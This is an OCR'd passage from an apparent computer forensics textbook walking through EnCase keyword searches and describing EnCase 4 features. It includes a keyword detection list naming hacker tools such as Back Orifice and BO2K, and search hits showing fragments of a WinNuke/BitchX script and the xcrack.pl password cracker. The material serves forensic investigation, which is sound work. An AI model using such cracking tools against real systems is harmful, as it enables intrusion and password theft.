



Exhibit 6.17 Search options.


Import Keyword List


Type or paste text below (each line is a keyword)

```
.edu
.gif
access
Back Orifice
BackOrifice
 bitaddict
 bitchx
 bO2K
 buffer overflow
castro
 codename
 como
compile
compromise
crack
 crtdll.dll
 cuba
Cult
```

□ Case Sensitive □ GREP □ Unicode


Exhibit 6.18 Imported search term list.

same ones, but I just wanted you to get a better idea of keyword lists and the type of words to place in them. Click the `Import` button (Exhibit 6.18) to see the search terms (Exhibit 6.19).



	Text	Hex	GREP	Case Sensitive	Unicode
□ 1	.edu	2E[4565][4464][5575]			
□ 2	.gif	2E[4767][4969][4666]			
□ 3	access	[4161][4363][4363][4565][5373][5373]			
□ 4	Back Orifice	[4262][4161][4363][4B6B]20[4F6F][5272][4969][4666][4969][4363][4565]			
□ 5	BackOrifice	[4262][4161][4363][4B6B][4F6F][5272][4969][4666][4969][4363][4565]			
□ 6	bitaddict	20[4262][4969][5474][4161][4464][4464][4969][4363][5474]			
□ 7	bitchx	20[4262][4969][5474][4363][4868][5878]			
□ 8	bO2K	20[4262][4F6F]32[4B6B]			
□ 9	buffer overflow	20[4262][5575][4666][4666][4565][5272]20[4F6F][5676][4565][5272][4666][4C6C][4F6F][5			
□ 10	castro	[4363][4161][5373][5474][5272][4F6F]			
□ 11	codename	20[4363][4F6F][4464][4565][4E6E][4161][4D6D][4565]			
□ 12	como	20[4363][4F6F][4D6D][4F6F]			
□ 13	compile	[4363][4F6F][4D6D][5070][4969][4C6C][4565]			
□ 14	compromise	[4363][4F6F][4D6D][5070][5272][4F6F][4D6D][4969][5373][4565]			
□ 15	crack	[4363][5272][4161][4363][4B6B]			
□ 16	crtdll.dll	20[4363][5272][5474][4464][4C6C][4C6C]2E[4464][4C6C][4C6C]			
□ 17	cuba	20[4363][5575][4262][4161]			
□ 18	Cult	[4363][5575][4C6C][5474]			
□ 19	Dead Cow	[4464][4565][4161][4464]20[4363][4F6F][5777]			
□ 20	desiree	20[4464][4565][5373][4969][5272][4565][4565]			
□ 21	foobar	20[4666][4F6F][4F6F][4262][4161][5272]			
□ 22	format	20[4666][4F6F][5272][4D6D][4161][5474]			
□ 23	Gene	20[4767][4565][4E6E][4565]			
□ 24	ghent	20[4767][4868][4565][4E6E][5474]20			

Exhibit 6.19 Search results.



☑ Selected Files Only

1 files

☑ Search each file for keywords

□ Verify file signatures

□ Compute hash value

□ Search file slack

□ Search only slack area of files with known hashes

☑ Selected keywords only

73 keywords

Exhibit 6.20 Search screen.

Clicking the checkbox next to each keyword on the left will place a blue checkmark in the box. This allows you to select particular keywords to search on in case you do not want to search on all of them. In our case, we will place a blue checkmark in the checkbox next to the key in the top left pane so that all keywords are automatically chosen.


Notice the search icon (binoculars) on the right-hand side of the tool bar (Exhibit 6.16). Click the icon to display the Search screen (Exhibit 6.20). Make the appropriate selections in the checkboxes, then click `Start Analysis`.

Click the `Bookmarks` tab to view the keywords (Exhibit 6.21). Now click in the box next to the magnifying glass (with the word `Search` next to it), and you will see all the checkboxes next to your search terms suddenly appear with blue checkmarks.

When you click on a search terms, you will see those keywords come up. For example, click on the keyword `Patty` to display the results shown in Exhibit 6.22. You can see that we have learned some interesting information that we will need to turn over to the law enforcement authorities.

In the bottom pane (Exhibit 6.23), we see all the text surrounding the keyword we have chosen.

A search on the keyword `bitchx` (a hacker tool) shows us that a hacker tool that was used on this system (see Exhibit 6.24). A search on the keyword `crack` reveals xcrack, a tool used to crack passwords (Exhibit




- ☑ Bookmarks
  - □ Recycle Bin
  - □ Final Report
    - □ Text Fragments
    - □ Documents
    - □ Pictures
  - ☑ Search
    - ☑ .edu
    - ☑ .gif
    - ☑ access
    - ☑ Back Orifice
    - ☑ BackOrifice
    - ☑ bitaddict
    - ☑ bitchx
    - ☑ bO2K
    - ☑ buffer overflow
    - ☑ castro
    - ☑ codename
    - ☑ como
    - ☑ compile
    - ☑ compromise
    - ☑ crack
    - ☑ crtdll.dll
    - ☑ cuba
    - ☑ Cult
    - ☑ Dead Cow

Exhibit 6.21 Viewing the keywords.

6.25). We could continue on but you get the idea of how to perform a search using EnCase. We would eventually come up with the same information that AccessData found for us if we continued through the rest of the keywords (and included all the same ones that we used with AccessData).


EnCase has very nice reporting capabilities. EnCase automatically builds your report for you while you progress through the investigation. You can bookmark and add to your report whatever you wish as you move through the suspect's data. Note that you have to click the Report tab to see the report.

EnCase has another interesting capability called EScript. This is a programming tool (C line syntax) that allows the user to enhance the searching capabilities of EnCase on an as-needed basis. Guidance Software also maintains a number of EScript files you can download from their




	Bookmark Type	Preview
☑ 1	Search Hit	inf=2,,22326 bkupagnt.inf=2,,2893 Patty, your codename will be honeylady
☑ 2	Search Hit	honeylady, we also still hold the PattyNaked.gif file from the website w

Exhibit 6.22 Search Results from "Patty."




```
0013624 f=2,,19419 netcpq.inf=2,,6816 netsnip.inf=2,,8347 netcem.inf=2,,2810 cemmf.inf=2,,35
0013755 inf=2,,4152 netdlc.inf=2,,12751 osr2.inf=2,,2860 nodriver.inf=2,,2392 ole2.inf=2,,25
0013886 cia.inf=2,,12063 pcmciamf.inf=2,,867 prtupd.inf=2,,20851 quartz.inf=2,,51227 irdalan.
0014017 33 shell2.inf=2,,46936 tapi.inf=2,,1046 timezone.inf=2,,47015 unknown.inf=2,,462 vid
0014148 ,,10566 rna.inf=2,,13794 bkupprop.dll=2,,40960 cheyprop.dll=2,,11792 rplimage.dll=2,,
0014279 93 Patty, your codename will be honeylady. hpnetprn.inf=2,,5297 netcd.inf=2,,30838 ne
0014410 nf=2,,13101 netncr.inf=2,,16525 netracal.inf=2,,8055 netevx.inf=2,,2634 netznote.inf
0014541 5 unimodv.inf=2,,952 athena.inf=2,,11796 license.txt=2,,10127 net.inf=2,,21759 nettr
0014672 =2,,2901 setupc.inf=2,,57629 setuppp.inf=2,,4550 winver.inf=2,,56062 layout.inf=2,,9
0014803 s.com=3,,18967 himem.sys=3,,33191 fdisk.exe=3,,63116 attrib.exe=3,,15252 edit.com=3.
```

Exhibit 6.23 Text surrounding the keyword.



	Bookmark Type	Preview
☑ 1	Search Hit	================= # WinNuke BitchX IRC script/wnuke package v 1.5

Exhibit 6.24 Search Results on bitchx.



☑ 6	Search Hit	`pperRange,,"ndis2,odi"   # start xcrack.pl  # system("cls");    if ($#ARG`
☑ 7	Search Hit	`ub usage {   print "usage = perl xcrack.pl PASSWORDFILE WORDFILE\n";  }`
☑ 8	Search Hit	`ed .......$wordlist");    # perl xcrack.txt password.txt words.txt    # E`
☑ 9	Search Hit	`password.txt words.txt    # End xcrack.pl       HKR,Ndi\Interfaces,Lower`

Exhibit 6.25 Search Results for "crack."

Web site. We will not cover EScript in this book, but if you know C/C++ programming then it is very easy to pick up because the syntax is very similar. I used version 3 of EnCase in this example because this is the version most forensic examiners are using at this time. However, it is important to note that in 2003, Guidance Software released a new version of EnCase (version 4). Let us take a look now at EnCase 4 and cover some of its key characteristics.

Let us also note that there are actually two different editions of EnCase 4. There is the EnCase Enterprise Edition (known as EEE or E-cubed or E3) and the EnCase Forensic Edition (EFE). Let us briefly discuss E3, then move on to a more detailed discussion of how EFE works.

EnCase Enterprise Edition (E3) originally entered the market in August of 2002. E3 provides CFIs the capability to gather static system data from devices on the network. With version 4 the additional capability of being able to collect volatile system data from servers and workstations over a LAN (local area network) or WAN (wide area network) has been added. Guidance Software has named this volatile data capture feature `System Snapshot`. Another new feature of version 4 is its log file parsing capability.

When we speak of volatile system data we are referring to data that is in RAM (random-access memory; the main memory of a workstation or server). On a UNIX system, if power fails, this data goes to a Core file on the hard drive, which you can analyze with EnCase, AccessData's FTK (Forensic Tool Kit), NTI (New Technologies, Inc.) tools, etc. Some of the RAM data also goes to the hard drive of a Windows system if power is suddenly lost (into the slack space, etc.) but no specific file absorbs such data. In our case, what if we want to read the RAM data while the system is in operation? E3 can handle this.

What type of information can be obtained by E3 using System Snapshot? I will list a few examples here:

- Information pertaining to what was occurring on a specific system at a specific point in time
- Network connection information
  - IP (Internet Protocol) addresses
  - TCP (Transmission Control Protocol) and UDP (User Datagram Protocol) ports in use
- What files are being accessed
- What accounts are being used on the system (from which you may be able to ascertain specifically who is using the system)
- Running applications and processes
- Windows Registry keys that are currently active

When using EnCase Enterprise Edition's System Snapshot (E3SS), there is no need to take the system out of service so there is no interference with normal business operations. The CFI simply runs an E3 Snapshot script to capture the volatile data. I should note that the System Snapshot capability of E3 is not new in the sense that other tools on the market have this capability (and some provide even more information than System Snapshot). What is new here is that GS (Guidance Software) has incorporated this System Snapshot capability within its own tool with a nice user interface that makes it administratively easier to obtain this volatile data.

E3 also has built-in filters that allow the user to perform a more detailed open port Analysis. The software code for the filters can be viewed and modified by the Analyst. Another new feature in this version of E3 is the Application Descriptor (AD). The Application Descriptor provides categorization of executable files via their hash values. This enables the Analyst to identify running executables via a hash value match. This means that if you have the hash values loaded for a large number of known hacker tools, you can compare the hash values of processes running in RAM memory with these known hash values and quickly ascertain whether a malicious program is running on the system. Note that Application Descriptor works in tandem with another new feature of E3 called Machine Profile (MP). Machine Profile is used to ascertain what processes should be running on a given system. Used in tandem, MP and AD can show an Analyst what should be running on the system versus what is actually running on the system. Obviously this could be very enlightening.

E3 has the continued ability to preview the hard drive of the system under investigation so that an analysis can be done of the data on the drive. Here we are referring to static data (i.e., data that is actually stored on the hard drive, not the data in RAM). This preview in E3 is allowing the Analyst to examine the hard drive contents over the network. He or she does not have to be sitting at the actual machine that is being investigated.

Log file parsing is specific to the type of log file of interest. For example, I can tell E3 to parse common UNIX log files such as cron, history, or spooler. It understands how these log files are set up and thus easily and quickly provides the necessary data to the Analyst in a very easy-to-read clear text format.

That pretty much covers the new features that are in EnCase Enterprise Edition (E3). Let us move on now to the flagship product of GS, version 4 of EnCase Forensic Edition (EFE).

Guidance Software has developed a somewhat new interface for version 4 of EFE when compared to version 3. One of the first things I want to mention is that I highly recommend the use of FastBloc LE in conjunction with EFE. FastBloc LE is a hard drive imaging device that enables analysts to securely acquire the image of a hard drive much faster (up to three times faster) than if they were to use native DOS (as has been done for the past 20 years or so). FastBloc LE will not compromise data integrity in any way, and it is specifically designed for use with EnCase software. Using FastBloc LE, you can perform the acquisition in a Microsoft Windows environment. An added bonus is that the Analyst can safely hot-swap suspect drives, which is quite convenient.

Because we have already covered a case using version 3 of EnCase, our main focus here will be on the new features that version 4 brings to the table. These new features include PST file support (Microsoft Outlook e-mail), enhanced EnScript functions, UNIX file support, faster acquisitions, enhanced recovery of compound files and metadata, and disk configuration support. As a prelude, again note that EFE (along with tools from NTI, AccessData, and ILook) has been successfully admitted into evidence in thousands of trials and hearings worldwide. The tools and evidence derived from these four vendors are now the standard by which computer investigations are conducted. Let us now go into a little more detail concerning the new features in EnCase 4:

- You can now view PST files in plain-text format (just as AccessData's FTK has been able to do in the past). It can also now handle compressible encryption and full encryption along with the ability to bypass PST file passwords (similar to AccessData's FTK).
- With Unicode and advanced-language support, the Analyst can enter keywords (and review the search results and documents) in the language in which the suspect created the original information.
- You can form more complex filters by combining the simple filters you could create in version 3. For instance, you can easily run a query such as, "I only want to see GIFs that are 500K or smaller with a creation date between 4/16/85 and 9/23/87." The simple filters are combined into complex filters using Boolean logic.
- Time zone management allows the Analyst to specify time zone settings for each evidence file, for each volume, and for each case.
- It is possible to parse UNIX and Linux binary log files (utmp, utmpx, wtmp, wtmpx) inside EnCase. There is no longer the need to decode these files outside of EnCase.
- NTFS files are automatically identified by EnCase, and compressed files are automatically decompressed for plain text analysis.
- The Analyst can view NTFS file/folder ownership and permissions by SID (Security Identifier) on each NTFS volume, and the SIDs can be cross-referenced with registry files to ascertain which user and group names correspond to each SID.
- EnCase 4 locates Windows 95/98 deleted Registry Keys.

Exhibit 6.26 File Systems Handled by EnCase

FAT12	*FAT16*	*FAT32*	*DVD*	*UFS (UNIX)*
PALM	HFS (Macintosh)	HFS+ (Power Mac)	FFS (BSD)	NTFS
EXT2	EXT3	Reiser	UDF	CDFS (CD-ROM)
ISO 9660	Joliet	Sun Solaris		

That takes care of the major new features. Enhancements have been made in several areas, as follows:

- A really nice enhancement is the ability to open multiple cases at one time and easily navigate between the various cases.
- The filter interface has been vastly improved. By that I mean that the GS engineers have separated the filter interface from the EnScript tab. This allows for much faster creation, activation, and deactivation of filters.
- Another nice enhancement is the improvements made to the EnScript programming interface. The Analyst can now compile and save EnScripts without running them, the new interface allows for easier editing of code, and new commands are available that make EnScript programs more powerful.
- The keyword-searching algorithm has been significantly enhanced to provide for a dramatic increase in keyword search speed. You can now perform multiple-term keyword searches almost as fast as single-term keyword searches.

For those unfamiliar with EnCase let me provide you with a set of standard features that are in both EnCase version 3 and version 4:

- The file systems listed in Exhibit 6.26 are handled by EnCase. It is important to note though that even if EnCase does not recognize the file system (displays the unrecognized file system as an `unallocated cluster` file), you can still perform keyword and file header searches. What you will not have is the names of files and the folder structure.
- The EnScript Macro Language allows the Analyst to develop filters and programs that further customize EnCase to allow more automated analysis.
- Picture Gallery automatically identifies graphics files and displays them as thumbnails.
- EnCase restores physical disk images to hard drives in Microsoft Windows.

- A noninvasive preview mode allows you to view the contents of a hard drive. This helps the Analyst decide whether or not to spend the time acquiring the hard drive.
- A graphical timeline viewer is available.
- The Analyst can view the Windows Registry, Outlook e-mail files (including attachments), and Zip files.
- The Analyst can sort files by a number of criteria.
- You can utilize UNIX GREP syntax in your searches.
- You can import custom sets of hash files (or create your own).
- Case-based methodology is used.
- Versions 3 and 4 reads Zip, Jaz, floppies, magneto-optical and all IDE and SCSI (Small Computer Systems Interface) hard drives.
- Bitstream backups can be performed in either DOS or Windows (using FastBloc).
- You can view files with no risk to the file content.
- You can conduct keyword searches using any number of search terms.
- Any files, file segments, or images can be bookmarked and saved for future reference. These bookmarks can be automatically saved in the report you are generating.
- The Hex/Text viewer shows the contents of any file with file slack appearing in red.
- A graphical map displays disk allocation by either cluster or sector.
- You can view swap files, slack space, print spool files, and Recycle Bin contents.
- You can recognize and validate file signatures. You can also add your own signatures as needed.
- You can export files/folders (or portions thereof).
- You can restore disk or volume images to another hard drive.

A dongle, which is a type of security key that can be of either the USB or parallel port flavor, is required if you wish to perform analysis on the data you have collected. If you only want to perform an acquisition (i.e., a bitstream backup) of a hard drive (or other media) then the dongle is not required.

When performing a search, you utilize keywords. These are words that would potentially be pertinent to the case you are working on. For instance, if you are investigating a hacking case you might have a list of keywords that are names of hacking tools or files that said programs might use. For instance, if someone remotely controlled a Microsoft Windows 2000 system you would include a keyword such as BO2K because that is a hacker tool that has the capability of remotely controlling this type of system. Keywords are global and can be shared across multiple cases. They are stored in a `Keywords.ini` file. Usually an analyst will categorize keywords into folders so that they are readily available for various types of cases. When you are involved with more than one case, it is relatively easy to correlate and corroborate evidence between different cases. Once you load the appropriate keywords, you can begin the search and search all cases at one time.

Two separate windows have now been implemented for `file types` and `file signatures`. The file type initially presented to the Analyst is extracted from the file extension (exe, doc, xls, ppt, etc.) but once a Signature Analysis has been instigated, the `Signature` column will be filled with the correct information.

Additional new items in EnCase 4 are:

- RAID support is present.
- EnCase 4 has the ability to extract the owner, group, and permissions set for all files and folders.
- The SID is displayed if applicable.
- NTFS compressed files can be decompressed using `virtual devices` and then analyzed just like any other file.
- Analysis of the OLE (Object Linking and Embedding) file format, which is used by various applications such as Microsoft Word, PowerPoint, and Excel, is possible. A substantial amount of metadata can be stored in OLE files (URLs [universal resource locators], last username to save the document, revision date, company name, file author, date the file was created, when the file was last printed, time it was edited, etc.), and EnCase can see it all when you use the `View File Structure` command.
- Some of the new EnScripts included with EnCase include:
  – Locate disk sectors that are completely filled with a certain character
  – Locate e-mail addresses
  – Locate JPEG, GIF, BMP, and EMF image files in unallocated clusters
  – Locate all Internet Explorer History information
  – Locate all Visa, American Express, and MasterCard credit card numbers
  – Parse UNIX and Sun Solaris log files
  – On the EnCase CD you can find the Irfanview. This is a Freeware graphics viewer. You can set this up as an external file viewer inside EnCase. If you want the latest version go to http://www.irfanview.com.

In EnCase 4 the easiest way to acquire media is to use the EnCase Network Boot Disk (ENBD). This allows you to use the network interface cards (NICs) in the systems instead of using a parallel or USB cable. To use the ENBD you need to go to this URL and download the appropriate files:

```
http://www.guidancesoftware.com/support/articles/
  networkbootdisk.shtm
```

According to Guidance Software's Web site, the NIC cards shown in Exhibit 6.27 can be automatically detected and the appropriate drivers will then be loaded so that you can begin the acquisition.

As you may recall from our discussion of EnCase 3, the Analyst has the option of either previewing or acquiring the media. You could then acquire media after you previewed the media if you so desired. The negative aspect of the preview mode was that you could not save your findings.

It is a somewhat different ballgame with EnCase 4, which forces the Analyst to preview before acquiring. Of course, because you did not perform an acquisition, you have to be physically connected to the media that you previewed to view your case results. Nonetheless, the ability to save your previewed results to a case file is a major plus. By previewing the media, the Analyst does not have to wait several hours (or over a weekend) to complete an acquisition before performing a preliminary examination. During the preview, the Analyst can run keyword searches and create bookmarks, which can be saved into a case file. Note that most EnCase functions are available to the Analyst when previewing the media.

Let us move on now to see what it is like to work a case with EnCase 4. Please keep in mind here that my goal is not to show you all the different things EnCase 4 can do. We will work the very same case that we did earlier with the product from AccessData so that you can see how to perform the same type of analysis along with seeing the similarities and differences between the tools. Exhibit 6.28 shows the opening screen in EnCase 4.

To acquire an image, click on `New`, which opens the Case Options screen. Either enter the information or accept the defaults for (case) Name, Examiner Name, Default Export Folder, and Temporary Folder; then click `Finish`.

On the next screen, click on `Add Device`. On the Add Device screen, click the checkbox next to 1 Local Drives; then click `Next`, which opens the Choose Devices screen.

Exhibit 6.27 NIC Cards Supported by EnCase

PCI Cards Supported

Auto or Manual Loading

3COM 10/100 V.90 Mini-PCI Combo Card
3COM Etherlink 10/100 with 3XP (3C990)
3COM EtherLink III Series
3COM EtherLink XL Series
ACCTON EN1207D-TX/EN2242A Series
ACCTON EN5251 Series
ADMTEK PCI 10/100 Series
AMD PCNet Series
BROADCOM 440x 10/100
BROADCOM NetXtreme Gigabit
COMPAQ 10/100 and Gigabit
COMPAQ Gigabit 6134/6136 (Intel)
COMPAQ NetFlex-3
D-LINK DFE-530TX+ 10/100 Series
D-LINK DFE-550TX 10/100 Series
DAVICOM PCI Based Series
DIGITAL 2104x/2114x 10/100 Series
HP 10/100VG
INTEL PRO Series
INTEL PRO/1000 Server Series
LITE-ON PNIC-10/100 Series
MACRONIX MX987xx Series
NATIONAL DP83815 10/100 MacPhyter Series
NETGEAR FA310TX Adapter
REALTEK RTL8029 Series
REALTEK RTL8139/810X Series
SIS 900/7016 SIS900 10/100 Series
SMC EtherPower II 10/100 (9432TX)
SMC Fast Ethernet 10/100 (1211TX)
VIA PCI 10/100Mb Series

SCSI Controller Cards Supported

Auto or Manual Loading

AIC-7890/91
AIC-78XX/AIC-75XX
AMD PCscsi
BusLogic FlashPoint
BusLogic MultiMaster
IBM ServeRAID
Initio INI-9XXXU/UW
Initio INI-A100U2W
Symbios 53C8xx

Exhibit 6.27 NIC Cards Supported by EnCase (continued)

PCMCIA Cards Supported

Manual Loading

3COM 3CCFE574BT 10/100 LAN PC Card
3COM 3CXFE574BT 10/100 LAN PC Card
3COM 3CCFE575 10/100 Cardbus LAN PC Card
INTEL EtherExpress PRO/100 Mobile 16-Bit PC Card
INTEL PRO/100 CardBus Adapter
NETGEAR FA410TX Fast Ethernet PC Card
NETGEAR FA411 PCMCIA Mobile Adapter
NETGEAR FA511 CardBus Mobile Adapter
XIRCOM CBEM56G-100 CardBus Ethernet 10/100+Modem 56
XIRCOM RBEM56G-100 RealPort CardBus Ethernet 10/100+Modem 56
XIRCOM R2BEM56G-100 RealPort2 Cardbus Ethernet 10/100+Modem 56
XIRCOM R2E-100BTX RealPort2 Ethernet 100
XIRCOM RE-100BTX RealPort Ethernet 100
XIRCOM CE3B-100BTX CreditCard Ethernet 10/100
XIRCOM CE3-10BT CreditCard Ethernet 10

On the Choose Devices screen, click the checkbox next to 1 (drive) A, which is where we placed the evidence file; then click `Next`, which open the Preview Devices screen (Exhibit 6.29). Recall that EnCase 4 forces an Analyst to preview before acquisition. Click `Finish`. As shown in Exhibit 6.30, `A` has been added under TestCase1.

